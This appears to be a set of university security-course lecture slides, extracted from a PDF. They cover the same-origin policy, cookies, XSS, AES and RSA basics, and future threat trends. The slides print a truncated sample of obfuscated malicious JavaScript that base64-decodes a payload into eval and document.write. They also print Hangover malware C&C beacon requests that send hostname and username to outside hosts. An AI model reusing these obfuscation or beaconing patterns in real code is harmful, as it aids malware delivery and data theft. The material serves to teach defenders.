
# More Social Engineering



<http://research.zscaler.com/2011/12/fake-video-codecs-still-going-strong.html>



# Document Object Model



[http://www.w3schools.com/js/js\\_htmlDOM.asp](http://www.w3schools.com/js/js_htmlDOM.asp)

# Sample Obfuscated Javascript

```
<script language="javascript">var
k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" ;function
se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9+\=\]/
g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i+
+));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|
e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o
+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcylhZGFzKSB7dmFyIG9zPSliO3ZhciBzcz1NYXRoLmNlaWwoc2Rh
cy5sZW5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPjNkYXNkYXNkYXNkYXNkYXNkYXNkYXNk
G9zKTt9"));document.write(se97a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f
4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f
4e4367304b44516f3863324e796158423049477868626d64315957646c50534a7159585a68633
24e7961584230496a344e436d6c6d4b473568646d6c6e595852766369357159585a6852573568
596d786c5a4367704b53423744516f4e436e5a6863694271646d317463335a744c434271646d31
7a5a574d73494770326258567a59575a6c4c434271646d317063484a7659797767616e5a746348
4268593273374451703259584967615430774f79423259584967654430774f7942325958496765
6a30774f77304b6157596f626d46326157623974634739755a5735305.... (3 more pages)
```


# Pre-Existing Product



- Designed to detect zero-day worms (internal spread)
- Phase I heuristics: port-scan detection
- Worked technically, but not as a value proposition
- Plug into core vs edge network

# Web Proxies

- HTTP designed to support chains of proxies:



- Browser/OS has support to designate a proxy
- Demo settings on Mac

# Same Origin Policy

- Principle enforced by browser is:
  - Protocol, host, and port must all match

Compared URL	Outcome	Reason
<b>http://www.example.com/dir/page2.html</b>	Success	Same protocol and host
<b>http://www.example.com/dir2/other.html</b>	Success	Same protocol and host
<b>http://username:password@www.example.com/dir2/other.html</b>	Success	Same protocol and host
http://www.example.com: <b>81</b> /dir/other.html	Failure	Same protocol and host but different port
<b>https://</b> www.example.com/dir/other.html	Failure	Different protocol
http:// <b>en</b> .example.com/dir/other.html	Failure	Different host
http:// <b>example.com</b> /dir/other.html	Failure	Different host (exact match required)
http:// <b>v2</b> .www.example.com/dir/other.html	Failure	Different host (exact match required)
http://www.example.com: <b>80</b> /dir/other.html	Don't use	Port explicit. Depends on implementation in browser.

So ladygaga.com <script>s shouldn't be able to talk to wells Fargo.com

# Set-Cookie: Syntax

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT

(content of page)
```

# Putting It Together

- Elements of an XSS attack scenario
  - I use server with sensitive content (bank)
  - Bank server code that doesn't eliminate markup
  - Attacker (Lady Gaga) tricks me into visiting a link to bank,
    - but of her construction
    - while I'm logged into bank
  - Bank incorporates Lady Gaga's code into webpage
  - Now her javascript can access bank
    - with my login privileges (has my cookie)
    - Now she can steal my \$609.31!

# Hangover C&C messages

GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1

User-Agent: WinInetGet/0.1

Host: krickmart.com

Connection: Keep-Alive

Cache-Control: no-cache

GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1

Accept: \*/\*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)

Host: appworldstores.com

Connection: Keep-Alive

GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1

Accept: \*/\*

Accept-Encoding: gzip, deflate


User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)

Host: lampur.com

Connection: Keep-Alive



# First Step: S-box (substitution)



	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
30	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
40	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
50	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
60	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
70	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
80	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
90	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a0	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b0	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c0	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d0	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e0	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f0	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

# RSA

- Underlying base is difficulty of factoring very large numbers
- Will sketch algorithm while again skipping worst of math details
- We choose two large primes  $p, q$ 
  - hundreds of digits each
  - Modulus,  $n = pq$
  - Size of  $n$  in bits is the key length
  - Then choose an exponent,  $e$  that
    - Has no common factors with  $(p-1)(q-1)$
- Public key is  $n$  and  $e$
- Private key can be computed from  $p$  &  $q$

# Future Trends

- Caveats:
  - “Prediction is very difficult, especially if it's about the future.” – Neils Bohr
  - Historically I have had the following biases
    - Being mostly right on the big picture, but
      - Too pessimistic
      - Thinking new developments will happen faster than they will
      - Thinking current trends will last longer than they will
      - Trying to make allowances...

# Basic Vulnerability Picture

- Security will continue to be hard to get right
- Staff will continue to be under-educated
  - Eg no Top Ten CS program requires security
- Lots of security problems will continue to exist with new systems
- However, old *styles* of problems will get less of a factor
  - Slowly getting on top of buffer overflows, for example

# Importance of Security

- Can only increase
  - More and more automation
  - Society more and more Internet dependent
  - Winner-takes-all character of software markets guarantees large vulnerable surfaces

# Increasing Institutionalization of Attack

- Used to be teenage hackers on IRC
- Then gangs of cybercriminals organized via underground marketplaces
- Now large intelligence agency armies of hackers in the thousands

# Automation/Surveillance

- Widespread automation means a small group can do large damage
  - Cf worms
- Sophisticated insider can do massive damage
  - Cf Edward Snowden
- Will create tremendous pressure for more surveillance.
  - Snowden *did* spark a public debate
  - But paradoxically increased pressure to look harder for the next Snowden.
- But simultaneously we have more countermeasures
  - Will drive lots of encryption

# Employment Prospects





# Cyberwar?

- Can large/medium powers launch crippling cyber-strikes on one another?
  - Certainly are doing lots of hacking of each other.
- Large strikes (eg on power grid) might invite conventional military/nuclear response
- Could it be done without attribution?

# China Could Shut Down U.S. Power Grid With Cyber Attack, Says NSA Chief

BY **AMELIA SMITH** 11/21/14 AT 11:07 AM

China and “one or two” other countries have the ability to launch a cyber attack that could shut down the entire U.S. power grid and other critical infrastructure, the head of the National Security Agency (NSA) and U.S. Cyber Command told a congressional panel on Thursday.

Admiral Michael Rogers told the hearing that software had been detected in China that could significantly damage the nation’s economic future by interfering with power company networks and other critical systems.

Describing the malware, he told the House Intelligence Committee that: "It enables you to shut down very segmented, very tailored parts of our infrastructure that forestall the ability to provide that service to us as citizens."

"It is only a matter of the when, not the if, that we are going to see something traumatic," he added.